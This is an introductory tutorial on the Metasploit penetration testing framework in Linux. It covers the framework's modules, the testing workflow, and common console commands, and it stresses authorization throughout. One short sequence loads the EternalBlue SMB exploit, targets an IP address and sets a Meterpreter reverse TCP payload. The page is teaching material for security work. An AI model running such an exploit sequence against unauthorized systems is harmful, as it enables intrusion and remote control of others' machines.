

The Metasploit Framework is an open-source penetration testing platform developed to discover, test and validate security vulnerabilities in systems and networks. It allows ethical hackers to perform simulated attacks safely for security analysis. Key reasons why Metasploit is popular in Linux include:
- Supports Multiple Network Protocols: Provides built-in support for protocols such as HTTP, HTTPS, SMB, FTP, SSH and TCP, enabling exploitation across diverse network services.
- Modular and Extensible Framework: Uses a modular architecture that allows security researchers to develop, customize and integrate new exploits, payloads, auxiliary modules and post-exploitation tools efficiently.

Architecture of the Metasploit Framework
The Metasploit Framework is organized into different modules.
- Exploit Development: Metasploit contains thousands of exploits that target known vulnerabilities in operating systems, applications and services.
- Payload Generation: Payloads are pieces of code delivered after successful exploitation. Supports different payload types such as Command shell payloads, Meterpreter payloads, Reverse shells.
- Auxiliary Modules: Auxiliary modules are used for tasks that do not involve direct exploitation. Examples include Port scanning, Service enumeration, Banner grabbing, SNMP scanning, SMB enumeration.
- Post-Exploitation Tools: After successful exploitation, Metasploit provides post-exploitation modules for Privilege escalation, Password dumping, System information gathering, Network pivoting.
- Database Integration: Metasploit supports database integration for storing Scan results, Vulnerability information, Host data, Session details. This improves penetration testing workflow management.
Working of Metasploit in Linux
The Metasploit Framework follows a structured penetration testing workflow.
- Step 1(Information Gathering): The tester identifies the target system, open ports, operating system and services. Tools often used Nmap, Netcat, Whois, DNS enumeration.
- Step 2(Vulnerability Scanning): The tester searches for vulnerabilities associated with discovered services. Metasploit provides integrated scanning modules for this purpose.
- Step 3(Selecting an Exploit): The appropriate exploit module is chosen based on the identified vulnerability. Example: SMB exploit, FTP exploit, Web application exploit.
- Step 4(Choosing a Payload): A payload is selected according to the testing objective. Common payload Meterpreter reverse TCP
- Step 5(Exploitation): The exploit is launched against the target system in an authorized testing environment.
- Step 6(Post-Exploitation): The tester performs authorized security analysis after gaining access. Tasks may include Checking user privileges, Collecting security information, Testing lateral movement possibilities.
Common Metasploit Commands in Linux
Show Available Exploits
show exploits
Search for an Exploit
search smb
Use an Exploit
use exploit/windows/smb/ms17_010_eternalblue
Show Required Options
show options
Set Target IP Address
set RHOSTS 192.168.1.10
Set Payload
set PAYLOAD windows/meterpreter/reverse_tcp
Run the Exploit
exploit
Advantages of Metasploit Framework
- Open-Source Platform: The community edition is free and widely supported.
- Large Exploit Database: Metasploit contains thousands of vulnerability modules.
- Easy-to-Use Interface: The command-line interface simplifies penetration testing workflows.
- Automation Support: Tasks can be automated using scripts and resource files.
- Community Support: Security researchers continuously contribute updates and new modules.
Limitations of Metasploit
- Detection by Security Tools: Modern antivirus and endpoint detection systems can identify known payloads.
- Requires Technical Knowledge: Improper usage may lead to failed tests or system instability.
- Legal Restrictions: Using Metasploit against unauthorized systems is illegal and unethical. Always perform penetration testing only in authorized environments.
Best Practices for Using Metasploit
- Always obtain written authorization.
- Use isolated lab environments and Keep Metasploit updated.
- Document all testing activities.
- Avoid testing production systems without approval.
- Understand the exploit before execution.
